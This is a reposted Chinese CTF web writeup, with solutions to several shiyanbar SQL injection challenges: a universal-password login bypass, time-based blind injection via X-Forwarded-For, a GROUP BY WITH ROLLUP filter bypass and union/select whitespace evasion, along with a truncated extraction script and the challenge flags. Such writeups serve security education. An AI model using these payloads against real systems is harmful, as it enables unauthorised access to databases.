1008.CTF 题目之 WEB Writeup 通关大全 – 2


转载

weixin_30826095 于 2019-02-17 23:42:00 发布 120 收藏
文章标签： php 数据库 xhtml
原文链接：http://www.cnblogs.com/beijibing/p/10393310.html

Web题目系列2

登陆一下好吗??

题目链接
http://shiyanbar.com/ctf/1942



题目描述

```
不要怀疑,我已经过滤了一切,还再逼你注入,哈哈哈哈哈!

flag格式：ctf{xxxx}
```

解题思路
一个万能密码问题，多试试就可以了。

```
username: ''='
password: ''='
```

who are you?

题目链接
http://shiyanbar.com/ctf/1941

题目描述

```
我要把攻击我的人都记录db中去!
```


解题思路
看到题目就想到修改x-forwarded-for来进行注入。经过测试，,以及后面的内容都会被过滤，这就导致我们的传统注入语句失效了，这里可以使用case when then语句进行注入。

1. 判断数据库名称长度 1' and case when (length((SELECT concat(database())))<5) then sleep(3) else sleep(0) end and '1'='1，此句如果执行有延迟，则说明数据库名称小于5个字符，使用<4的时候，执行不成功，说明数据库长度为4个字符。
2. 判断数据库名的各个字符，"1' and case when (substring((select database()) from %s for 1)='%s') then sleep(5) else sleep(0) end and '1'='1"%(i,each)，其中ii为从第i个字符开始,for 1为取一个字符，each为ascii，从此句可判断数据库名为web4
3. 查看数据库中表单的数量，1' and case when ((select count(TABLE_NAME) from information_schema.tables where table_schema='web4') = 2) then sleep(3) else sleep(0) end and '1'='1;此句判断数据库中有两个表。
4. 判断数据库表名长度，"1' and case when(substring((select group_concat(table_name separator ';') from information_schema.tables where table_schema='web4') from %s for 1)='') then sleep(6) else 0 end and 'a'='a" % (i)，其中i为长度。
5. 判断数据库表名，"1' and case when(ascii(substring((select group_concat(table_name separator ';') from information_schema.tables where table_schema='web4') from %s for 1))=%s) then sleep(6) else 0 end and 'a'='a" % (i,each)，其中ii为从第i个字符开始,for 1为取一个字符，each为ascii，找到表flag。
6. 判断表flag字段，"1' and case when(ascii(substring((select group_concat(column_name separator ';') from information_schema.columns where table_name='flag') from %s for 1))=%s) then sleep(6) else 0 end and 'a'='a" % (i,each)，得到字段flag。
7. 判断表flag，字段flag中内容长度，"1' and case when(length(substring((select group_concat(flag separator ';') from flag) from %s for 1))='') then sleep(6) else 0 end and 'a'='a" %i。
8. 获取flag值，"1' and (select case when (substring((select flag from flag) from %d for 1)='%s') then sleep(10) else sleep(0) end) and '1'='1"%(i,str)。
9. flag值为

列一下获取flag的脚本

```
\#-*-coding:utf-8-*-#基于python2.7
import requests
import string
import time
url="http://ctf5.shiyanbar.com/web/wonderkun/index.php" payloads='abcdefghijklmnopqrstuvwxyz0123456789@_.{}
```


这道题提交必须加ctf，是个坑，提交了好多次，才正确。
ctf{cdbf14c9551d5be5612f7bb5d2867853}



因缺思汀的绕过

题目链接

http://shiyanbar.com/ctf/1940



题目描述

> 访问解题链接去访问题目,可以进行答题。根据web题一般解题思路去解答此题。看源码，请求，响应等。提交与题目要求一致的内容即可返

解题思路

在注释里找到<!--source: source.txt-->，是源码文件：

```
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) { echo '<form action="" method="post">'."<br/>"; echo
```

可以看到此题目设置了三个坑

```
1. $filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
2. if (mysql_num_rows($query) == 1) { 3. if($key['pwd'] == $_POST['pwd']) {
```

每一个都得绕过，首先第一个问题是过滤了一些字符串，但是由于已经给出了哪些字符被过滤了，所有很好绕过，使用`1' or '1' #`绕过。
第二个要求用户名查询结果集只有一个，直接使用语句`1' or 1 limit 1 offset 0 #`绕过。
第三个要求只有一个条目的结果集中`pwd`字段要和用户提交的字段`pwd`一样，如果一样，则返回flag。这个坑可以通过使用`group by with rollup`语句进行绕过，`with rollup`的作用请看下面的讲解，使用它绕过坑3的原理就是让null=null，先列出payload`1' or 1 group by pwd with rollup limit 1 offset 2#`，可以看到offset后面改为了`2`，同时gourp by的字段为`pwd`，这利用了`with roolup`的一个特性，当offset偏移刚好为条目最后一条+1时，还是会列出最后一条的信息，但同时本身语句是查不出内容的，当前pwd也无法聚合出内容，mysql就给出了null，这样就绕过了坑3。

> GROUP BY子句允许一个将额外行添加到简略输出端 WITH ROLLUP 修饰符。这些行代表高层(或高聚集)简略操作。ROLLUP 因而允许你在多层分析的角度回答有关问询的问题。或者你可以使用 ROLLUP, 它能用一个问询提供双层分析。将一个 WITH ROLLUP修饰符添加到GROUP BY 语句，使询问产生另一行结果，该行显示了所有年份的总价值：
> mysql> SELECT year, SUM(profit) FROM sales GROUP BY year WITH ROLLUP;
> +------+-------------+
> | year | SUM(profit) |
> +------+-------------+
> | 2000 | 4525 |
> | 2001 | 3010 |
> | NULL | 7535 |
> +------+-------------+

简单的sql注入之1

题目链接
http://shiyanbar.com/ctf/1875


题目描述


> 通过注入获得flag值（提交格式：flag{}）。

解题思路
经过fuzz，发现题目过滤了`union`,`select`,但是当输入的是`unionselect`的时候，就发现

都能显示出来，这种情况一般猜测是过滤空格和空格之间的内容，使用各种如`+`，`/**/`,`/*!*/`，`%0a`的都可以绕过空格。给出一个
payload，`id=1'+union%0aselect/**/flag/**/from/**/flag/**/where/**/'1'='1`。
flag{Y0u_@r3_5O_dAmn_90Od}


再给一个获取所有表的payload，`id=1'+union%0aselect/**/TABLE_NAME/**/from/**/information_schema.tables/*`





简单的sql注入之2

